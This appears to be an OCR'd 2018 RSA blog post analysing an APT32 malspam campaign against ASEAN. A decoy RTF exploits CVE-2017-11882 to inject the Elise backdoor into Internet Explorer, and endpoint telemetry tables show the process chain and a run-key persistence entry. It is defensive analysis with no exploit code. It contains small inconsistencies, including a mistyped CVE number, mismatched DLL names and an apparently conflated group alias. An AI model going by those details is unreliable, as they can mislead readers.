
APT32 Continues ASEAN Targeting

Blog Post created by **Kevin Stear** RSA on Jan 30, 2018

Like • 0 Comment • 0

During the last weeks of January (2018), nation state actors from APT32 (Lotus Blossom) conducted a targeted malspam campaign against the Association of Southeast Asian Nations (ASEAN) countries. This isn't terribly surprising considering the group's watering hole activity against ASEAN websites as observed in the Fall of 2017. In another apparent prong of attack, the new campaign delivers a malicious RTF document posing as an ASEAN Defence Minister's Meeting (ADMM) directory (decoy) that also carries an executable (payload) embedded as an OLE object, the Elise backdoor.




ADMM-Plus Defence Officials Directory

Monday, 07 August 2017 02:51

ADMM-Plus Countries	Defence Ministers	Defence Senior Officials	Defence Working Group Officials
Brunei Darussalam	His Majesty Sultan Haji Hassanal Bolkiah Mu'izzaddin Waddaulah ibni Al-Marhum Sultan Haji Omar Ali Saifuddien Sa'adul Khairi Waddien Minister of Defence	Capt. (Retired) Abd Rahman bin Begawan Mudim Dato Paduka Haji Bakar Permanent Secretary Ministry of Defence	Mr. Haji Adi Ihram bin Dato Paduka Haji Mahmud Director of Defence Policy, Directorate of Defence Policy Ministry of Defence Fax: 673 2386 872
Cambodia	H.E. Gen. Tea Banh Deputy Prime Minister and Minister of National Defence	Gen. Neang Phat Secretary of State Ministry of National Defence	Maj. Gen. Lay Chenda Director of ASEAN Affairs Department Ministry of National Defence Fax: 855 23 880 402
Indonesia	H.E. Ryamizard Ryacudu Minister of Defence	Vice Admiral Widodo, M. Sc Secretary-General Ministry of Defence	Brig. Gen. Sunaryo Director for International Cooperation Ministry of Defence Fax: 62 21 350 0428
Lao PDR	H.E. Let. Gen. Chansamone Chanyalath Minister of National Defence	BO Khamsy Vongkhamsao Permanent Secretary of Defence Ministry of National Defence	Lt. Col. Phavyvanh Chanthaphomma Deputy Director-General of Foreign Relations Department Ministry of National Defence Fax: 856 21 911 728
		YBhg. Dato Sri Abdul Rahim bin	Mr Ahmad Nadzri bin Mohd Hassan


The Elise backdoor is not new malware and has been successfully diagnosed in the past by Industry researchers (e.g. Palo Alto Unit 42's 2015 report) and more recently by Volexity and Accenture . Each of these are valuable resources to understanding the Elise malcode, infection process, and known capabilities of the backdoor. In addition, a current ANY.RUN playback of our observed Elise infection is also available.

Upon opening of the MS Word document, our embedded file exploits CVE-2017-11882 to drop a malicious fake Norton Security Shell Extension module, 'NavShExt.dll ', which is then injected into iexplore.exe to install the backdoor, begin collection, and activate command and control.



Source File Name	Source Command Line	Event	Target	Target Path	Target File Name
WINWORD.EXE	WINWORD.EXE /n "C:\Users\[redacted]\Documents\admin.doc	Open System Process	explorer.exe	C:\Windows\	explorer.exe
lsass.exe		Open Browser Process	iexplore.exe	C:\Program Files (x86)\Internet Explorer\	iexplore.exe
iexplore.exe	iexplore.exe	Write to Executable	IlaxShExt.dll	C:\Users\[redacted]\AppData\Roaming\Microsoft\Windows\Cache\	IlaxShExt.dll
iexplore.exe	iexplore.exe	Modify Run Key	@IAStorD	HKU\S-1-5-21-960730202-2761508808-846734840-1110\Software\Microsoft\Windows\CurrentVersion\Run\	@IAStorD
svchost.exe	svchost.exe -k netsvcs	Open Process	EQNEDT32.EXE	C:\Program Files\Common Files\Microsoft Shared\EQUATION\	EQNEDT32.EXE
svchost.exe	svchost.exe -k DcomLaunch	Create Process	EQNEDT32.EXE	C:\Program Files\Common Files\Microsoft Shared\EQUATION\	EQNEDT32.EXE
WINWORD.EXE	WINWORD.EXE /n "C:\Users\[redacted]\Documents\admin.doc	Write to Executable	a.b	C:\Users\MIKE~1.SEC\AppData\Local\Temp\	a.b
services.exe		Create Process	svchost.exe	C:\Windows\System32\	svchost.exe
explorer.exe		Open Process	WINWORD.EXE	C:\Program Files\Microsoft Office\Office14\	WINWORD.EXE
lsass.exe		Open Process	WINWORD.EXE	C:\Program Files\Microsoft Office\Office14\	WINWORD.EXE
svchost.exe	svchost.exe -k netsvcs	Open Process	WINWORD.EXE	C:\Program Files\Microsoft Office\Office14\	WINWORD.EXE
WINWORD.EXE	WINWORD.EXE /n "C:\Users\[redacted]\Documents\admin.doc	Modify Internet Zone Settings	@1400	HKU\S-1-5-21-960730202-2761508808-846734840-1110\Software\Microsoft\Windows\CurrentVersion\Internet Set...	@1400
WINWORD.EXE	WINWORD.EXE /n "C:\Users\[redacted]\Documents\admin.doc	Modify Internet Zone Settings	@1A00	HKU\S-1-5-21-960730202-2761508808-846734840-1110\Software\Microsoft\Windows\CurrentVersion\Internet Set...	@1A00
SearchIndexer.exe	SearchIndexer.exe /Embedding	Create Process	SearchFilterHo...	C:\Windows\System32\	SearchFilterHost.exe
explorer.exe		Create Process	WINWORD.EXE	C:\Program Files\Microsoft Office\Office14\	WINWORD.EXE
services.exe		Create Process	taskhost.exe	C:\Windows\System32\	taskhost.exe

Moving through the infection process, NetWitness Endpoint detects the initial exploit (CVE-2017-1182) in action as the Microsoft Equation Editor, 'EQNEDT32.exe', scores high for potentially malicious activity. This same process was also flagged in our any.run playback.



[redacted]

159
Score

Administrative Status |

Last Seen | 1 min ago

Drag a column header here to group by that column

File Name	IOC Score	Risk Score	Machine Count	Signature	Hash Lookup	Status Comment
EQNEDT32.EXE	● 128	0	1	Valid: Microsoft Corporation	Good	
lsass.exe	● 12	0	1	Valid: Microsoft Windows	Good	
svchost.exe	● 12	0	2	Valid: Microsoft Windows	Good	
iexplore.exe	● 10	0	1	Valid: Microsoft Corporation	Good	
mcupdate_GenuineIntel.dll	● 10	1	2	Valid: Microsoft Windows	-	
dumpfve.sys	● 9	0	1	Valid: Microsoft Windows	Good	
rasserver.exe	● 9	0	1	Valid: Microsoft Windows	Good	
GROOVE.EXE	● 9	1	1	Valid: Microsoft Corporation	Good	
spsys.sys	● 9	1	2	Valid: Microsoft Windows	-	
ntoskrnl.exe	● 5	0	1	Valid: Microsoft Windows	Good	
RDPREFMP.sys	● 3	0	2	Valid: Microsoft Windows	Good	
Sysmon.exe	● 3	0	1	Valid: Microsoft Corporation	Good	

544 items total

☑ [Status] <> 'Whitelisted'

Machine IOC's


Description	IOC Level	Bias Status
Creates process and creates remote thread on...	1	Neutral
Likely packed	2	Neutral
Process authorized in firewall	2	Neutral
Modifies run key	2	Neutral
Duplicate section name	3	Neutral
Compiled in last month	3	Neutral
Autorun	3	Neutral
Network access	3	Neutral
Network listen	3	Neutral
Notification registered	3	Neutral
Process accesses network	3	Neutral
Runs tasks management tool	3	Neutral

13 items total

Tracking

Event Time	Source Path	Source File Name	Source Command Line	Event
1/29/2018 7:14:00.188 AM	C:\Windows\System32\	services.exe		Create Process
1/29/2018 7:13:47.759 AM	C:\Windows\System32\	lsass.exe		Open Process
1/29/2018 7:13:46.961 AM	C:\Windows\System32\	lsass.exe		Open Process
1/29/2018 7:13:46.899 AM	C:\Windows\System32\	services.exe		Create Process
1/29/2018 7:13:46.899 AM	C:\Windows\System32\	svchost.exe	svchost.exe -k DcomLaunch	Create Process
1/29/2018 7:13:46.899 AM	C:\Windows\System32\	lsm.exe		Open System Pr
1/29/2018 7:13:45.773 AM	C:\Windows\System32\	lsass.exe		Open System Pr
1/29/2018 7:13:45.742 AM	C:\Windows\System32\	services.exe		Create Process
1/29/2018 7:13:45.695 AM	C:\Program Files\Microsoft Office\Office14\	WINWORD.EXE	WINWORD.EXE /n "C:\Users\[redacted]	Open System Pr
1/29/2018 7:13:45.414 AM	C:\Windows\System32\	lsass.exe		Open Browser P

149 items total



ADVANCED DETAILS OF PROCESS

100
out of 100
Malicious

EQNEDT32.EXE (id: 3124)
C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Parent process: svchost.exe (id: 548)
Exitcode: 0x00000000
User: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM

Timeline
Created 0 +2574
Terminated 60 +2777

Children
524 | iexplore.exe

Command Line:

```
"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
```

Version Information:
Company: Design Science, Inc.
Description: Microsoft Equation Editor
Version: 00110900

INDICATORS OF SUSPICIOUS BEHAVIOUR

DANGER

Application loaded dropped or rewritten executable

Equation Editor starts application (CVE-2017-11882)


WARNING

Starts Internet Explorer

EVENTS

WRITE
+2391ms
Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109E60090400000000000F01FEC\Usage
Name: EquationEditorFilesIntl_1033
Value: 1278935043

Our malware then spins up an instance of 'iexplore.exe' and injects 'NavShExt.dll ' into that process.



Machines | PROCORP-WKS04

[redacted]

935 Score

Administrative Status |

Last Seen | Just Now

Show Whitelisted | Hide Good Files | Hide Valid Signature

Summary | Blocked | Modules History | Downloaded | Agent Log | Scan Data | More Info

Category	Items	Suspect
Live		
Processes	35	25
DLLs	53	7
Drivers	149	149
Inventory		
Autoruns	22	22
Services	418	417
Tasks	65	65
Hosts	0	0
Files	547	502
Anomaly		
Image Hooks	0	0
Kernel Hooks	6	6
Windows Hooks	0	0
Suspicious Threads	1	1
Registry Discrepancies	0	0
History		
Network	67	61
Tracking	146	106

Drag a column header here to group by that column

File Name	IIOC Score	Risk Score [?]	Machine Count	Registry Path
NavShExt.dll	● 643	58	1	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run @IAStorD
chrmstp.exe	● 2	2	2	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{8A69D345-D564-463c-AFF1-A69D9E530F96} @StubPath
7-zip.dll	● 1	1	1	HKEY_LOCAL_MACHINE\Software\Classes\*\ShellEx\ContextMenuHandlers\7-Zip @CLSID
vmtoolsd.exe	● 1	1	1	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run @VMware User Process
TPVMMon.dll	● 1	1	1	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Print\Monitors\ThinPrint Print Port Monitor for VMWare @Driver
7-zip.dll	● 1	1	1	HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Shell Extensions\Approved @{23170F69-40C1-278A-1000-00010020
vsocklib.dll	● 1	1	1	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries64\000000000013 @P
vsocklib.dll	● 1	1	1	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000013 @Pac
vsocklib.dll	● 1	1	1	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries64\000000000012 @P
vsocklib.dll	● 1	1	1	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries64\000000000012 @P
vmhgfs.dll	● 1	1	1	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order @ProviderOrder
vsocklib.dll	● 1	1	1	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000013 @Pac
vsocklib.dll	● 1	1	1	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries\000000000012 @Pac
7-zip.dll	● 1	1	1	HKEY_LOCAL_MACHINE\Software\Classes\Directory\Shellex\DragDropHandlers\7-Zip @CLSID
vmhgfs.dll	● 1	1	1	HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order @ProviderOrder
vsocklib.dll	● 1	1	1	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\WinSock2\Parameters\Protocol_Catalog9\Catalog_Entries64\000000000013 @P
hxds.dll	● 1	0	1	HKEY_LOCAL_MACHINE\SOFTWARE\Classes\Protocols\Handler\ms-help @CLSID

22 items total

✕ ☑ [Status] <> 'Whitelisted' Edit Filter

Module IOC's

Description	IOC Level
Autorun unsigned in AppDa...	1
In root of AppData\Local dire...	1
Autorun unsigned only file i...	1
Autorun unsigned only exec...	1
Suspicious AutoStart profile ...	1
Compiled in last month	3


8 items total

Tracking

Event Time	Source Path	Source File Name	Source Command Line	Event	Target
1/29/2018 7:15:45.367 AM	C:\Program Files (x86)\Internet Explorer\	iexplore.exe	iexplore.exe	Write to Executable	NavShExt.dll
1/29/2018 7:13:44.772 AM	C:\Program Files\Microsoft Office\Office14\	WINWORD.EXE	WINWORD.EXE /n "C:\Users\ [redacted]	Write to Executable	a.b

2 items total

Tracking | Network | Paths | Machines | Autoruns



Machines | PROCORP-WKS04

[redacted]

935 Score

Administrative Status |

Last Seen | Just Now

Show Whitelisted | Hide Good Files | Hide Valid Signature

Summary | Blocked | Modules History | Downloaded | Agent Log | Scan Data | More Info

